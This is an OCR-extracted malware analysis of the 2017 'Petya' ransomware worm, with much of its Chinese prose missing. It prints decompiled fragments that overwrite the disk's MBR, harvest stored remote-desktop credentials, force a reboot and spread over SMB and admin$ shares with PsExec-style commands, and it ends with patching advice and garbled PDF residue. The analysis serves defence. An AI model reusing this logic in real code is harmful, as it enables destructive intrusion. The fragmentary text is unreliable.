“ Petya ”

2017 6 27


“ Petya ” “ wannacry ”

MS17-010 “ wannacry ”

mimikatz

MBR

```
SeShutDownPrivilege,SeDebugPrivilege,SeTcbPrivilege
```



3. c MBR

(1) SeDebugPrivilege 10 (521*10)
C 10

```
v0 = CreateFileA("\\\\.\\C:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
  if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 24u, &BytesReturned, 0) )
  {
```

```
r.BytesPerSector, 5, 5);
,BytesPerSector, &BytesReturned, 5);
```

```
SetFilePointer(v0, OutBuffe
WriteFile(v0, v1, OutBuffer
```


```
seHandle(v0);
```

```
Clo
```

(2) MBR

(3) MBR

```
if ( v19 )
{
  do
  {
    result = write_disk(v20, &FileName, (LPCVOID)v13);// 新MBR,勒索信息等。
    if ( result < 0 )
      break;
    ++v20;
    v13 += 0x200;
  }
```



(4) MBR

(2) ID 3 Windows dllhost.dat
PsExec.exe exe bat vbs

5.

ŏ

X Ⱶ ″

```
v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
  v1 = 0;
  v10 = 0;
  if ( v13 > 0 )
  {
    while ( 1 )
    {
      v2 = v12 + 4 * v1;
      v3 = *(_DWORD *)v2;
      v4 = *(char **)(*(_DWORD *)v2 + 8);
      if ( v4 )
      {
        v11 = 8;
        v5 = L"TERMSRV/";
        v6 = *(const wchar_t **)(*(_DWORD *)v2 + 8);
        while ( *v6 == *v5 )
        {
          ++v6;
          ++v5;
```

```
                                goto LABEL_8

                        v7 = *v6 < *v5 ? -1   1;
                LABEL_8:
                        if ( v7 == 0 )
                        {
```

6.

```
if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
  if ( sub_10008494() )
  {
    v4 = L"/RU \"SYSTEM\" ";
    if ( !(token_mask & 4) )
      v4 = (const wchar_t *)&unk_10014388;
    wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
  }
  else
  {
    wsprintfW(&v6, L"at %02d:%02d %ws"  v3  v2  &Buffer);
```

7.

```
call
mov     ebx, ds:CreateThread
push    edi             ; lpThreadId
push    edi             ; dwCreationFlags
push    edi             ; lpParameter
10007E97
10007E98
```

```
v0 = 0;
v2 = socket(2, 1, 0);
if ( v2 )
{
  name.sa_family = 2;
  *(_DWORD *)&name.sa_data[2] = a1;
  *(_WORD *)&name.sa_data[0] = htons(hostshort);
  if ( ioctlsocket(v2, -2147195266, &argp) != -1 )
  {
    connect(v2, &name, 16);
    writefds.fd_array[0] = v2;
    writefds.fd_count = 1;
    timeout.tv_sec = 2;
    timeout.tv_usec = 0;
```

```
v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( v3 && v3 != 234 )
{
  domaina = 0;
}
else
{
```

```
wsprintfW(&Name, L"\\\\%s\\admin$", a3);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a3, &v23);
while ( 1 )
{                                                       // 远程感染到admin$目录下
  pszPath = 0;
```


```
if ( !dwErrCode )
{
  buildCmd((WCHAR *)&cmdline, (WCHAR *)&v29, a3);//  -d C:\\Windows\\System32\\rundll32.exe \"C:\\Windows\\%s\",#1 %s \\\\%s -accepteula -s
  v5 = 0;
}
if ( dwErrCode == 1 )
{
  if ( !lpUserName || !lpPassword )
    goto LABEL_53;
```


```
    LPCWSTR  cmdline
    LPWSTR
```

```
    struct _STARTUPINFOW *   char *  StartupInfo
    struct _PROCESS_INFORMATION *   char *  ProcessInformation          v8   CreateProcessAsUserW  HANDLE ExitCode   LPCWS
                                                                                                                  v8

                                                                                                          GetLastError
```

```
v7 = sub_10005A7E((int)&Dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
if ( v7 )
{
  sub_10002068();
  result = v7;
}
else
{
  byte_1001F8FD = 0;
```









```
*(_BYTE *)(v3 + 8) = 3;
*(_BYTE *)(v3 + 40) = 3;
*(_DWORD *)(v3 + 160) = -3145552;
*(_DWORD *)(v3 + 164) = -1;
*(_DWORD *)(v3 + 168) = -3145552;
*(_DWORD *)(v3 + 172) = -1;
*(_DWORD *)(v3 + 192) = -2101056;
*(_DWORD *)(v3 + 196) = -2101056;
*(_DWORD *)(v3 + 396) = -2100848;
*(_DWORD *)(v3 + 404) = -2100752;
*(_DWORD *)(v3 + 472) = -3145232;
*(_DWORD *)(v3 + 476) = -1;
*(_DWORD *)(v3 + 488) = -3145216;
*(_DWORD *)(v3 + 492) = -1;
v5 = 0;
do
{
```

v5


9.







10.



1 Windows MS17-010

https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

2 WMI Windows Management Instrumentation

--- --- services.msc

--- Windows Management Instrumentation

---

3 Minikit

--- --- regedit

TCP_NSA_EternalBlue_(

1

TCP_NSA_EternalBlue_( )_SMB [MS17-010]

TCustom SMB codeET EMC /P <MCID 172>BDC BT/F 10.5 Tf1 0 0 1 316.40 717.5 3.86[(TC)81(D07)9(B20 E7)]ET EMC /P <MCID 182>9DC BT/F 10